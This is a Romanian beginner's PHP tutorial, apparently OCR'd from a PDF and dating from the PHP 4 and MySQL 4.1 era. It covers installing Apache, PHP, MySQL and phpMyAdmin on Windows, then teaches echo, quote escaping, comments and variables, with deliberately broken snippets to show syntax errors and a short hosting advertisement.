Intrati in C:\Program Files\Apache Group\Apache2\htdocs si creati un fisier cu numele **test.php** in care introduceti codul de mai jos, salvati si accesati-l in browser: http://localhost/test.php

```
<?php

echo 'Primul script PHP';

?>
```



Daca rezultatul afisat in browser este la fel ca cel de mai sus, atunci serverul Apache + PHP s-a instalat cu succes si ruleaza.

Pentru a putea vedea configuratia php, realizati un fisier cu numele phpinfo.php, in care puneti codul:

```
<?php

phpinfo();

?>
```

Salvati si accesati in browser: http://localhost/phpinfo.php

PHP Version 4.4.0

System	Windows NT ORICEON 5.1 build 2600
Build Date	Jul 11 2005 16:08:47
Server API	CGI/FastCGI
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Program Files\Apache Group\php\php.ini
PHP API	20020918
PHP Extension	20020429
Zend Extension	20050606
Debug Build	no
Zend Memory Manager	enabled
Thread Safety	enabled
Registered PHP Streams	php, http, ftp, compress.zlib

This program makes use of the Zend Scripting Language Engine:
Zend Engine v1.3.0, Copyright (c) 1998-2004 Zend Technologies

In continuare, activati extensiile de care aveti nevoie stergand **;** din fata extensiei si verificand daca extensia pe care ati activat-o se afla in directorul C:\Program Files\Apache Group\php\extensions

;extension=php_gd2.dll .. stergeti ; deci:
extension=php_gd2.dll

Instalare MySQL

Dupa ce ati descarcat mysql-essential-4.1.13a-win32.msi, rulati-l, apasati next, selectati optiunea **Custom** apoi apasati next, apasati pe **Change** si alegeti calea catre C:\Program Files\Apache Group\ unde creati un folder cu numele MySQL, apasati next si install pentru a porni instalarea.

In timpul instalarii va apare o fereasta unde vă va cere sa creati un cont sau sa va autentificati la MySQL.com, selectati Skip Sing-Up si apasati butonul next apoi finish.

Dupa instalare, va va deschide o fereasta pentru a va da posibilitatea sa va configurati serverul mysql. Apasati next, apoi selectati optiunea Standard Configuration, apasati next, apoi iar next, setati o parola, cu care va veti autentifica la serverul mysql, apasati next, execute si apoi finish pentru a incheia procedeul de configurare.

Instalare phpMyAdmin

Dupa ce ati descarcat scriptul phpMyAdmin, dezarhivati si copiati folderul in directorul de unde vor rula scripturile si anume: htdocs din C:\Program Files\Apache Group\Apache2 (redenumiti folderul in phpmyadmin).

Accesati apoi http://localhost/phpmyadmin
Veti observa ca primiti o eroare..

```
#1045 - Access denied for user 'root'@'localhost' (using password: NO)
```

Asta inseamna ca trebuie sa editati fisierul de configurare al scriptului phpMyAdmin si sa ii setati parola (pe care ati ales-o la inregistrarea MySQL-ului).

Intrati in C:\Program Files\Apache Group\Apache2\htdocs\phpmyadmin si deschideti fisierul config.inc.php, apoi cautati linia (`$cfg['Servers'][$i]['password']      = '';`) si scrieti parola dvs, ex:

```
$cfg['Servers'][$i]['password']      = 'parolamysql';
```

Salvati si apoi dati un refresh la pagina http://localhost/phpmyadmin

Daca rezultatul va fi:

Welcome to phpMyAdmin 2.6.4-rc1

phpMyAdmin tried to connect to the MySQL server, and the server rejected the connection. You should check the host, username and password in config.inc.php and make sure that they correspond to the information given by the administrator of the MySQL server.

Error

MySQL said:

```
#1251 - Client does not support authentication protocol requested by
server; consider upgrading MySQL client
```

inseamna ca trebuie sa updatam parola mysql.

Apasati pe butonul **start** de la windows (jos, stanga) apoi in casuta **run** scrieti **cmd**, si apasati butonul ok. Tastati comanda **cd ../../Program Files/Apache Group/MySQL/bin** apoi **mysql -u root -p** si veti observa ca vi se cere parola de mysql. Introduceti parola pe care ati setat-o in momentul instalarii serverului MySQL apoi apasati enter.

Dupa ce va autentificati, observati:

C:\Program Files\Apache Group\MySQL\bin>mysql -u root -p
*Enter password: *********
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 3 to server version: 4.1.13a-nt

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>

Tastati comanda: **SET PASSWORD FOR root@localhost=OLD_PASSWORD('parolaDvs');** apoi apasati enter, dupa care tastati comanda **FLUSH PRIVILEGES;** si apasati din nou enter.

Inchideti fereastra apoi dati refresh la pagina http://localhost/phpmyadmin/

Scriptul se incarca insa jos de tot veti observa niste erori:

The $cfg['PmaAbsoluteUri'] directive MUST be set in your configuration file!
The mbstring PHP extension was not found and you seem to be using a multibyte charset. Without the mbstring extension phpMyAdmin is unable to split strings correctly and it may result in unexpected results.

Cautati linia $cfg['PmaAbsoluteUri'] in config.inc.php si modificati-o din `$cfg['PmaAbsoluteUri'] = '';` in `$cfg['PmaAbsoluteUri'] = 'http://localhost/phpmyadmin';`

Dati un refresh la pagina si observati ca a ramas decat eroarea legata de extensia mbstring deoarece acea extensie nu a fost activata din php.ini

Intrati in C:\Program Files\Apache Group\php si deschideti fisierul php.ini.
Cautati linia **;extension=php_mbstring.dll** si activati-o eliminand **;** din fata ei astfel incat rezultatul sa fie **extension=php_mbstring.dll**

Salvati, apoi dati refresh din nou la pagina.

Observati ca erorile au disparut, iar scriptul phpMyAdmin ruleaza fara probleme.


De stiut! – Trebuie sa stiti ca, pentru a da posibilitatea altor persoane sa va acceseze scripturile PHP, trebuie sa aveti un domeniu gazduit pe un server ce sa suporte PHP si MySQL.

Pe internet sunt foarte multe site-uri ce isi ofera in mod gratuit aceste servicii, insa veti avea numele gen: http://nume.3x.ro sau http://nume.as.ro/ … sau http://site.ro/nume_user .... insa toate acestea va limiteaza acces-ul la functiile PHP si multe multe altele, sau vi se introduc reclame in pagina, stricand astfel orice stil al paginii… orice frumusete…

De aceea, este bine sa va cumparati un domeniu si o gazduire buna, si aceasta la un pret foarte accesibil.

Va recomand serviciile de la http://www.mxhost.ro/ - fiind foarte accesibile oricarei persoane. Practic, doar cu un euro pe luna, aveti un domeniu al dumneavoastra **.com .org** sau **.net** vi se ofera posibilitarea crearii a 100 adrese de email @ domeniul_dumneavoastra.com, 3 baze de date MySQL, scripturi deja realizate, si multe altele.

Pentru o oferta mai detaliata si pentru restul serviciilor va rog sa vizitati http://www.mxhost.ro/



Primul exemplu in crearea unui script PHP

Trebuie sa stiti ca intotdeauna codul php este delimitat cu etichetele **<?** si respectiv **?>** sau **<?php** si respectiv **?>**


Sa luam ca exemplu urmatorul cod:

```
<?php

echo 'Salut, acesta este primul meu script PHP';

?>
```

Intram in directorul unde am instalat serverul web (in cazul nostru: C:\Program Files\EasyPHP-1.8\) si accesam directorul WWW. Acesta este directorul radacina de unde serverul nostru stie sa listeze paginile.


Cream o noua pagina cu numele: **primul_script.php,** insa aveti grija ca nu cumva sa aveti extensiile ascunse, deoarece, daca dati click dreapta / new / text document si il redenumiti in **primul_script.php** , acesta va avea numele de **primul_script.php.txt** deoarece extensia **.txt** este ascunsa.

Ca sa vedeti daca aveti extensiile ascunse, creati un text document apasand click dreapta / new / text document si, daca numele documentului text o sa fie New Text Document.txt, inseamna ca totul este ok, daca numele o sa fie New Text Document, inseamna ca extensia este ascunsa.
Pentru a o arata, trebuie sa facem o setare in windows si anume: deschideti **My Computer** apoi apasati sus de tot pe meniul **Tools**, apoi **Folder Options**, apoi **View**, apoi cautati unde scrie "**Hide extensions for known file types"** si debifati casuta.



Dupa aceasta mica pauza cu configurarea extensiilor in Windows, ne vom intoarce la primul nostru script PHP.

Ati creat fisierul **primul_script.php** in C:\Program Files\EasyPHP-1.8\www si pentru a-l accesa deschideti un browser (Internet Explorer sau Mozilla Firefox) si tastati adresa: http://localhost/primul_script.php




Dupa cum vedeti, textul este afisat in pagina cu ajutorul constructiei **echo,** care este delimitata de ghilimelele magice ‘. Acestea pot fi si duble “ insa in nici un caz una simpla si cea de inchidere dubla: ‘ si “ sau “ si ‘.

Este bine de stiut ca in scriptul PHP puteti ingloba si HTML si anume:

```
<?php
echo 'Acesta este un script ce contine si <b>HTML</b> <br>
      <a href="pagina_mea.php">Legatura catre pagina mea</a>';
?>
```

Realizati un fisier cu numele **php_cu_html.php** puneti codul inauntru, salvati si accesati in browser http://localhost/php_cu_html.php




Trebuie sa stiti ca atunci cand gresiti vreo sintaxa, PHP-ul va arata o eroare care va indica unde ati gresit (pe parcurs veti invata si cum sa depanati aceste erori). Aceasta eroare apare numai in cazul in care in **php.ini** (fisierul de configurare a php-ului) are setat **display_errors = On** si **error_reporting = E_ALL**.

Revenind la erorile ce pot apare in script, in cazul in care gresiti sintaxa, luam urmatorul exemplu:

```
<?php
echo 'Acesta este un script scris gresit";
?>
```

Puneti acest cod intr-un fisier numit **script_cu_eroare.php**
Accesati scriptul: http://localhost/script_cu_eroare.php




Observati de ce este bine si recomandat sa folositi un editor PHP cum este PHP Edit, deoarece linia de inchidere nu mai este rosie, ci este albastra, fapt care ne indica ca ceva nu este in regula, si ne face sa fim mai atenti la liniile din preajma ei.

Uitandu-ne la poza de mai sus observam ca primim o eroare in loc sa ni se afiseze texult “Acesta este un script scris gresit”.

Luati codul si modificati constructia echo apoi salvati si vizualizati din nou in browser

```
<?php
echo 'Acesta este un script scris gresit';
?>
```



Observati ca nu mai apare eroarea. De ce? Asta va las pe voi sa vedeti.

In constructia **echo** se poate pune orice fel de text insa aveti grija ca pot fi cazuri in care sa existe conflicte cu ghilimelele magice si anume:

```
<?php
echo 'Conflict cu ghilimelele magice <br>
      <a href='pagina_mea.php'>Legatura catre pagina mea</a>';
?>
```

Puneti codul intr-un fisier **conflict.php**, salvati si apoi vizualizati in browser accesand http://localhost/conflict.php

Dupa cum vedeti, eroarea ne spune ce este gresit in constructia noastra, si anume vedem ca exista conflict intre gilimelele magice ‘ sau “ cu ghilimele normale din interiorul constructiei echo.

Ca sa fiu mai explicit, ghilimelele din Legatura catre pagina mea fac conflict cu ghilimelele magice din delimitarea constuctiei echo: **echo ‘’;**

In acest caz, avem doua posibilitati de rezolvare a problemei si anume:


1) Putem inlocui ghilimelele din interiorul legaturii **a href** cu ghilimele duble **“ “** si asa vom scapa de conflictul cu ghilimelele magice simple din PHP.
(Ghilimelele standard din interiorul unui cod HTML sunt ghilimele duble “ insa se pot ivi cazuri in care sa aveti si ‘ insa asta mai rar).

```
<?php
echo 'Conflict cu ghilimelele magice <br>
      <a href="pagina_mea.php">Legatura catre pagina mea</a>';
?>
```

2) Putem sa le anulam folosind o linie inversa **** aplicata in fata ghilimelelor din interiorul legaturii **a href** (aceasta anuland practic acele ghilimele) si anume:

```
<?php
echo 'Conflict cu ghilimelele magice <br>
      <a href=\'pagina_mea.php\'>Legatura catre pagina mea</a>';
?>
```


Realizati aceste modificari pe rand si vizualizati in browserul dumneavoastra.




Aceste conflicte dintre ghilimelele simple magice si ghilimele simple din cod HTML sunt intalnite mai rar in HTML insa mare atentie atunci cand introduceti in scripturi PHP un cod **JavaScript** deoarece aici se folosesc mai des ghilimele simple.

```
<?php
echo '<html>
<head><title>PHP cu JavaScript</title>
<script language="JavaScript">
function alertare () {
        alert('Acesta este un test PHP ce contine JavaScript')
}
</script>
</head>
<body onLoad="alertare()">
<p>Un script PHP ce contine JavaScript</p>
</body>
</html>';
?>
```

Puneti codul intr-un fisier **php_cu_javascript.php**, salvati si apoi vizualizati in browser accesand http://localhost/php_cu_javascript.php



Vedeti aceeasi eroare ca cea explicata mai sus, efectuati modificarile, si anume din linia alert('Acesta este un test PHP ce contine JavaScript') schimbati in alert(\'Acesta este un test PHP ce contine JavaScript\') sau alert("Acesta este un test PHP ce contine JavaScript"), apoi testati din nou in browser.



Observati faptul ca eroarea a disparut iar codul **JavaScript** a fost executat.

Nota: Toate exemplele pentru constructia echo si erorile aparute, au fost facute numai pentru constructia echo ce este delimitata de ghilimele magice simple, insa, dupa cum stiti / banuiti, erorile pot aparea si atunci cand constructia echo este delimitata de ghilimele magice duble, si va voi da un singur exemplu, iar restul de exemple le puteti aplica prin cele de mai sus.

Exemplu:

```
<?php
echo "Acesta este un exemplu de conflict cu ghilimele magice duble <br>
      <a href="pagina_mea.php">Legatura catre pagina mea</a>";
?>
```

Puneti codul intr-un fisier **conflict_ghilimele_duble.php**, salvati si apoi vizualizati in browser accesand http://localhost/conflict_ghilimele_duble.php

Apoi reparati eroarea si testati din nou in browser

```
<?php
echo "Acesta este un exemplu de conflict cu ghilimele magice duble <br>
      <a href=\"pagina_mea.php\">Legatura catre pagina mea</a>";
?>
```

sau

```
<?php
echo "Acesta este un exemplu de conflict cu ghilimele magice duble <br>
      <a href='pagina_mea.php'>Legatura catre pagina mea</a>";
?>
```

Cu speranta ca ati inteles constructia echo si ghilimelele magice, voi trece mai departe, insa nu inainte de a va da un sfat, si anume sa folositi tot timpul in constructiile voastre echo, ghilimele simple.

Este bine de stiut ca in scripturi PHP puteti anula bucati de cod sau puteti comenta linii din script.

De exemplu:

```
<?php
echo 'Un cod PHP comentat';  // Aceasta este un comentariu care nu se afiseaza in browser
// echo 'O linie din cod PHP care nu este afisata';
?>
```

Exista o alta posibilitate care se foloseste la inlaturarea temporara a unei bucati de cod PHP din pagina, si anume:

```
<?php
echo 'Aici este un text';
/*
echo 'Aici un altul';
echo 'Bine ai venit oriceon';
echo 'Un alt text';
*/
?>
```


Aceasta se foloseste pentru a nu fi nevoiti sa adaugam // la fiecare linie din script pentru a o anula.
Setam /* si la sfarsit */ si scapam mai usor de cod ☺

Variabile si lucrul cu acestea

O variabila este o zona de memorie caruia i se da un nume pentru a putea fi recunoscuta ulterior si pentru a ne putea referi mai tarziu la ea. Ca sa avem o variabila, trebuie sa ii atribuim si o valoare.

```
<?php

$autor = 'oriceon';
echo 'Acesta este un tutorial realizat de '.$autor.' ';

?>
```

Puneti codul intr-un fisier **variabila.php**, salvati si apoi vizualizati in browser accesand http://localhost/variabila.php



Dupa cum vedeti, o variabila este construita dintr-un $ care se pune in fata ei, un = si ghilimele magice ‘ ‘ sau “ “ in interiorul carora se afla valoarea variabilei si apoi constructia este inchisa cu ;

In exemplul de mai sus avem declarata variabila cu numele autor si ca valoare textul oriceon

Nu uitati ca din constructia variabilei sa lipseasca cele de mai sus si anume $nume_variabila = ‘ ’;
sau $nume_variabila = “ “;


Exemplul urmator contine o eroare, si intorcandu-ne din nou la cunostintele acumulate mai sus, in constructia **echo** si ghilimelele magice, vom incerca sa o rezolvam.

```
<?php

$autor = "oriceon';
echo 'Acesta este un tutorial realizat de '.$autor.' ';

?>
```

Codul acesta contine greseala la ghilimelele magice din constructia variabilei.
Vizualizand in browser, vom vedea eroarea de mai jos.

Modificati constructia $autor = “oriceon’; in $autor = ‘oriceon’; apoi vizualizati in browser.

Veti observa ca problema a fost rezolvata iar codul PHP functioneaza corect.



Trecand mai departe la explicarea codului de mai sus, ajungem la partea unde afisam variabila pe pagina cu ajutorul constructiei **echo**.

echo 'Acesta este un tutorial realizat de '.**$autor**.' ';


Dupa cum vedeti este un echo in care ca noutate apare adaugarea variabilei cu ajutorul constructiei '..' si anume '.$autor.'. Aceasta constructie poate sa difere in functie de ghilimelele magice ale constructiei echo si anume:

1) Daca construtia echo este delimitata de ghilimele magice simple, adaugarea variabilei se face cu '..' si anume '.$autor.'
2) Daca constructia echo este delimitata de ghilimele magice duble, adaugarea variabilei se face cu ".." si anume ".$autor."

Aceeasi modalitate de adaugare o sa se foloseasca si pentru **$_SESSION** , **$_POST** , **$_GET** si alte variabile predefinite pe care le vom invata mai tarziu.

Daca variabila nu este adaugata corect, in sensul ca nu i se atribuie constructia corespunzatoare adaugarii, vom avea urmatoarea afisare in browser pentru codul urmator:


```
<?php

$autor = 'oriceon';
echo 'Acesta este un tutorial realizat de $autor ';

?>
```



Uitati-va la constructia afisarii variabilei $autor si observati ca nu este corecta deoarece nu are '..'.

Modificam codul din nou si o sa vedem o noua afisare gresita

```
<?php
$autor = 'oriceon';

echo 'Acesta este un tutorial realizat de ".$autor." ';
?>
```



Iar, intorcandu-ne la ghilimelele magice si constructia afisarii variabilei pe pagina, o sa ne aducem aminte unde am gresit.

